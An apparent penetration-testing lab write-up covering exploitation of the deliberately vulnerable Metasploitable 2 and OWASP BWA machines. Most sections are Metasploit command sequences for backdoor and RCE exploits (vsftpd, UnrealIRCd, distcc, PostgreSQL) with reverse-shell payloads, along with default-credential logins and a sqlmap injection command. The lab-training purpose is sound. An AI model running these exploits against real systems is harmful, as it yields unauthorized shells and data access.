Penetration Testing Project (Part 2): Exploitation and Privilege Escalation

Prepared by: Saboor Ali
Date: May 15, 2025

Overview

In this section of the penetration testing project, we leverage the vulnerabilities identified during the enumeration stage to exploit both Metasploitable 2 and OWASP BWA (Broken Web Applications). Our objective is to simulate real-world exploitation techniques, gain unauthorized access, escalate privileges, and maintain a persistent foothold on the target systems.

Phase 3: Exploitation

In this phase, we use the vulnerabilities identified during enumeration to exploit Metasploitable 2 and OWASP BWA (Broken Web Applications). The goal is to gain unauthorized access, escalate privileges, and maintain access on the target systems using exploitation techniques commonly found in real-world penetration testing.

Key Concepts:

- Exploitation of Network Services
- Vulnerability Types (Directory Traversal, Command Injection, Weak Credentials)
- Manual and Automated Exploitation Techniques
- Ethical Use of Penetration Testing Skills (Legal Boundaries, Responsible Disclosure)
- Post-Exploitation Techniques (Maintaining Access, Extracting Sensitive Data)

Tools Used:

- **Metasploit Framework** (Automated Exploitation)
- **Netcat** (Manual Exploitation, Reverse Shells)
- **Hydra** (Brute Force Passwords)
- **SQLMap** (Automated SQL Injection)
- **Nmap** (Network Scanning and Enumeration)
- **enum4linux** (SMB Enumeration)
- **smbclient**
- **Bash/Command Line**
- **Python**

---

1. Exploitation of Metasploitable 2


1.1 Exploiting FTP (vsftpd 2.3.4) Backdoor

Target Service: FTP (Port 21)
Vulnerability: Backdoor Command Execution (CVE-2011-2523)

Manual Method (Metasploit):

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.170.128
set RPORT 21
run
```

Expected Result: A command shell is established.




1.2 Exploiting Telnet (Default Credentials)

Target Service: Telnet (Port 23)
Vulnerability: Weak Credentials (Default: msfadmin/msfadmin)

Manual Method:

```
telnet 192.168.170.128 23
```



- Username: msfadmin
- Password: msfadmin

Expected Result: Access to the target system's shell.

1.3 Exploiting Samba (CVE-2007-2447)


Target Service: SMB (Ports 139, 445)
Vulnerability: Remote Command Execution via Usermap Script

Manual Method (enum4linux):

Use **enum4linux** to enumerate the target for open shares and services, particularly looking for the potential presence of wide links and misconfigurations:

```
enum4linux 192.168.170.128
```


This will provide detailed information about the target machine, including available shares, users, and Samba configuration.



Automated Method (Metasploit):

Use the **`samba_symlink_traversal`** auxiliary module in Metasploit to exploit the symlink traversal vulnerability:

```
msfconsole
use auxiliary/admin/smb/samba_symlink_traversal
set rhost 192.168.170.128
set SMBSHARE tmp
exploit
```




After the traversal exploit, we use **smbclient** to try accessing the share to validate if we can interact with the system:

```
smbclient //192.168.170.128/tmp
```

This will prompt you for credentials (if required). If successful, it will allow you to list or interact with files on the SMB share.

Expected Result: Directory traversal is successful, granting access to sensitive files.




1.4 Exploiting DistCC Remote Command Execution (CVE-2004-2687)

Target Service: DistCC (Port 3632)
Vulnerability: Remote Command Execution

Automated Method (Metasploit):

```
msfconsole
use exploit/unix/misc/distcc_exec
set RHOSTS 192.168.170.128
set LHOST 192.168.170.130
exploit or run
```



The payload is using **Bash TCP (`/dev/tcp`) for reverse shell**, but the target system does **NOT support it**.

This can occur if:

a. The target Bash version lacks support for /dev/tcp

b. The kernel is not configured to support TCP connections in Bash.


c. The target uses a restricted shell or a non-standard Bash.

Since Bash reverse shell is failing, use another payload that doesn't rely on `/dev/tcp`.

If the target has Perl installed:

```
set PAYLOAD cmd/unix/reverse_perl
set LHOST 192.168.170.130
set LPORT 4444
exploit or run
```

Expected Result: A reverse shell is established.




1.5 Exploiting UnrealIRCd (CVE-2010-2075)

Target Service: IRC (Port 6667)
Vulnerability: Backdoor Command Execution

Automated Method (Metasploit):

```
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.170.128
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.170.130
exploit or run
```

Expected Result: A shell is established.




1.6 Exploiting PostgreSQL (Port 5432)

Target Service: PostgreSQL (Port 5432)
Vulnerability: Unauthorized Access and Remote Code Execution

Automated Method (Metasploit):


```
msfconsole
use auxiliary/scanner/postgres/postgres_login
set RHOSTS 192.168.170.128
Run
```



Access PostgreSQL Directly:


If valid credentials are identified (e.g., username: `postgres`), log in using `psql`:
`psql -h 192.168.79.179 -U postgres`

Expected Result: Access to PostgreSQL database.



Exploit PostgreSQL for Remote Command Execution:
Automated Method (Metasploit):

```
use exploit/linux/postgres/postgres_payload
set RHOST 192.168.170.128
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.170.130
set LPORT 4444
run
```



1.7 Exploiting MySQL (Port 3306)

Target Service: MySQL (Port 3306)
Vulnerability: Vulnerability: Authentication Bypass and Remote Code Execution

Description:

MySQL can be exploited to gain unauthorized access or execute system commands, if improperly secured.


Launch Metasploit Framework:

```
msfconsole
```

Scan for MySQL Version:

```
use auxiliary/scanner/mysql/mysql_version
set RHOSTS 192.168.170.128
run
```


Expected Result: Version number of the MySQL service. If the MySQL version is outdated or improperly secured, this can be used to plan further attacks, such as bypassing authentication or executing arbitrary commands remotely.



MySQL Authentication Bypass (Misconfiguration)
Manual Method:

Login with default Credentials (root/no password):
`mysql -h 192.168.170.128 -u root --skip-ssl`

Expected Result: Access to MySQL without a password.



---

2. Exploitation of OWASP BWA


2.1 SQL Injection on DVWA

Target: DVWA (Damn Vulnerable Web Application)
Vulnerability: SQL Injection

Automated Method (SQLMap):

```
sqlmap -u "http://192.168.170.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=xxxxxx; security=low" --dbs
```

